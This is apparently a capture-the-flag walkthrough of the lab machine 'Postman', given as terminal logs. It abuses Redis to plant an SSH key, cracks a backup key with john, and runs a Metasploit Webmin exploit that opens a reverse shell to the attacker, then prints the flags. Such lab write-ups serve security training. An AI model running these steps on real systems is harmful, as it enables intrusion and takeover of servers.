```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.160
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-07 08:36 +03
Nmap scan report for postman (10.10.10.160)
Host is up (0.066s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
root@kali:~/Masaüstü# ssh-keygen -t rsa -C "crack@redis.io"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/Masaüstü/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/Masaüstü/id_rsa.
Your public key has been saved in /root/Masaüstü/id_rsa.pub.
The key fingerprint is:
SHA256:3d7K+RtYjW5GNvCgP3n6lIoPfE1SONrNyB1jWZZ7Fbc crack@redis.io
The key's randomart image is:
+---[RSA 3072]----+
|                .*|
|              . =+|
|             = *Eo|
|          . * % *.|
|        S + * % o|
|         . o % o |
|          o B @  |
|           = @ . |
|          ..Bo+. |
+----[SHA256]-----+
root@kali:~/Masaüstü# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt
```

```
root@kali:~/Masaüstü# redis-cli -h 10.10.10.160 flushall
OK
root@kali:~/Masaüstü# cat foot.txt|redis-cli -h 10.10.10.160 -x set crackit
cat: foot.txt: Böyle bir dosya ya da dizin yok
OK
root@kali:~/Masaüstü# cat foo.txt|redis-cli -h 10.10.10.160 -x set crackit
OK
root@kali:~/Masaüstü# redis-cli -h 10.10.10.160
10.10.10.160:6379> CONFIG SET dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> CONFIG SET dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
```

```
root@kali:~/Masaüstü# ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Nov  7 05:27:28 2019 from 10.10.15.79
redis@Postman:~$ w
 05:34:35 up 27 min,  4 users,  load average: 0.01, 0.62, 0.67
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
redis    pts/0    10.10.14.46      05:08   10:34   0.14s  0.01s sshd: redis [priv]
redis    pts/1    10.10.14.65      05:14    3.00s  0.64s  0.02s sshd: redis [priv]
redis    pts/2    10.10.15.79      05:27    8.00s  0.22s  0.22s -bash
redis    pts/3    10.10.14.110     05:34    2.00s  0.02s  0.00s w
redis@Postman:~$ ls
6379  dkixshbr.so  dump.rdb  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ pwd
/var/lib/redis
redis@Postman:~$ cd /home
redis@Postman:/home$ ls
Matt
redis@Postman:/home$ cd Matt/
redis@Postman:/home/Matt$ cat user.txt
cat: user.txt: Permission denied
```


```
redis@Postman:/home/Matt$ cd opt
-bash: cd: opt: No such file or directory
redis@Postman:/home/Matt$ cd ..
redis@Postman:/home$ cd ..
redis@Postman:/$ cd /opt
redis@Postman:/opt$ ls
id_rsa.bak
```



root@kali:~/Masaüstü# scp -i id_rsa redis@10.10.10.160:/opt/id_rsa.bak .
id_rsa.bak 100% 1743 25.1KB/s 00:00
root@kali:~/Masaüstü#






```
#!/usr/bin/env python

# Copyright (C) 2012, Dhiru Kholia <dhiru@openwall.com>
# Copyright (C) 2015, Dhiru Kholia <dhiru@openwall.com>
#
# Modified for JtR
#
# Copyright (C) 2011, Jeff Forcier <jeff@bitprophet.org>
#
# This file is part of ssh.
#
# 'ssh' is free software; you can redistribute it and/or modify it under the
# terms of the GNU Lesser General Public License as published by the Free
# Software Foundation; either version 2.1 of the License, or (at your option)
# any later version.
#
# 'ssh' is distrubuted in the hope that it will be useful, but WITHOUT ANY
# WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR
# A PARTICULAR PURPOSE.  See the GNU Lesser General Public License for more
# details.
#
# You should have received a copy of the GNU Lesser General Public License
# along with 'ssh'; if not, write to the Free Software Foundation, Inc.,
# 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA.

import base64
import sys
import binascii
from struct import unpack

DES3 = 0
AES = 1
AES_256 = 2
# known encryption types for private key files:
CIPHER_TABLE = {
    'AES-128-CBC': {'cipher': AES, 'keysize': 16, 'blocksize': 16, 'mode': "AES.MODE_CBC"},
    'DES-EDE3-CBC': {'cipher': DES3, 'keysize': 24, 'blocksize': 8, 'mode': "DES3.MODE_CBC"},
    'AES-256-CBC': {'cipher': AES_256, 'keysize': 32, 'blocksize': 16, 'mode': "AES.MODE_CBC"},
    'AES-192-CBC': {'cipher': AES, 'keysize': 24, 'blocksize': 16, 'mode': "AES.MODE_CBC"},
}
```

```
root@kali:~/Masaüstü# curl -XGET -O https://raw.githubusercontent.com/koboi137/john/bionic/ssh2john.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7781  100  7781    0     0  12776      0 --:--:-- --:--:-- --:--:-- 12755
root@kali:~/Masaüstü# python ssh2john.py id_rsa.bak > id_rsa.hash
root@kali:~/Masaüstü# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa.bak)
1g 0:00:00:02 10,77% (ETA: 08:42:55) 0.3558g/s 610377p/s 610377c/s 610377C/s ilovezech1
Session aborted
```


redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ cd /home
Matt@Postman:/home$ ls
Matt
Matt@Postman:/home$ cd Matt/
Matt@Postman:~$ ls
user.txt
Matt@Postman:~$ cat user.txt
517ad0ec2458ca97af8d93aac08a2f3c
Matt@Postman:~$


https://10.10.10.160:10000
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSF
Webmin
You must enter a username and password to login to the server on 10.10.10.160
Matt
computer2008
Remember me
Sign in


https://10.10.10.160:10000/sysinfo.cgi?xnavigation=1
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Webmin
Dashboard
Search
System
Matt
System Information
1%
CPU
40%
REAL MEMORY
1%
VIRTUAL MEMORY
36%
LOCAL DISK SPACE
System hostname
Postman. (127.0.1.1)
Operating system
Ubuntu Linux 18.04.3
Webmin version
1.910
Authentic theme version
19.33
Time on system
Thursday, November 7, 2019 5:45 AM
Kernel and CPU
Linux 4.15.0-58-generic on x86_64
Processor information
Intel(R) Xeon(R) CPU E5-2620 v4 @ 2.10GHz, 1 cores
CPU load averages
0.29 (1 min) 1.29 (5 mins) 1.07 (15 mins)
Real memory
350.55 MB used / 149.53 MB cached / 897.60 MB total
Virtual memory
1.01 MB used / 472.46 MB total
Local disk space
3.52 GB used / 6.26 GB free / 9.78 GB total
Package updates
60 package updates are available, of which 32 are security updates
Recent Logins
IP address
Last active at
State
10.10.14.110
11/07/2019 8:44 AM
This login
10.10.14.65
11/07/2019 8:40 AM
Logged in


root@kali:~/Masaüstü# searchsploit webmin 1.910
Exploit Title
Path
(/usr/share/exploitdb/)
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)
exploits/linux/remote/46984.rb

```
root@kali:~/Masaüstü# service postgresql start
root@kali:~/Masaüstü# msfconsole -q
msf5 > search webmin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   1  auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce       2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_backdoor           2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   4  exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec        2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
```

```
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910
```

```
msf5 exploit(linux/http/webmin_packageup_rce) > options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   computer2008     yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.160     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME   Matt             yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.110     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


msf5 exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.110:4444
[+] Session cookie: 86956f7d17cb836244927a7922ec2bba
```

```
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.110:4444
[+] Session cookie: 86956f7d17cb836244927a7922ec2bba
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.110:4444 -> 10.10.10.160:53016) at 2019-11-07 08:57:15 +0300


shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
id
id
uid=0(root) gid=0(root) groups=0(root)
# pwd
pwd
/usr/share/webmin/package-updates/
# cd ../../../
cd ../../../
# ls
ls
bin  games  include  lib  local  sbin  share  src
# cd ..
cd ..
# ls
ls
bin   home            lib64       opt   sbin      tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  srv       usr      webmin-setup.out
dev   initrd.img.old  media       root  swapfile  var
etc   lib             mnt         run   sys       vmlinuz
# cd root
cd root
# cat root.txt
cat root.txt
a257741c5bed8be7778c6ed95686ddce
```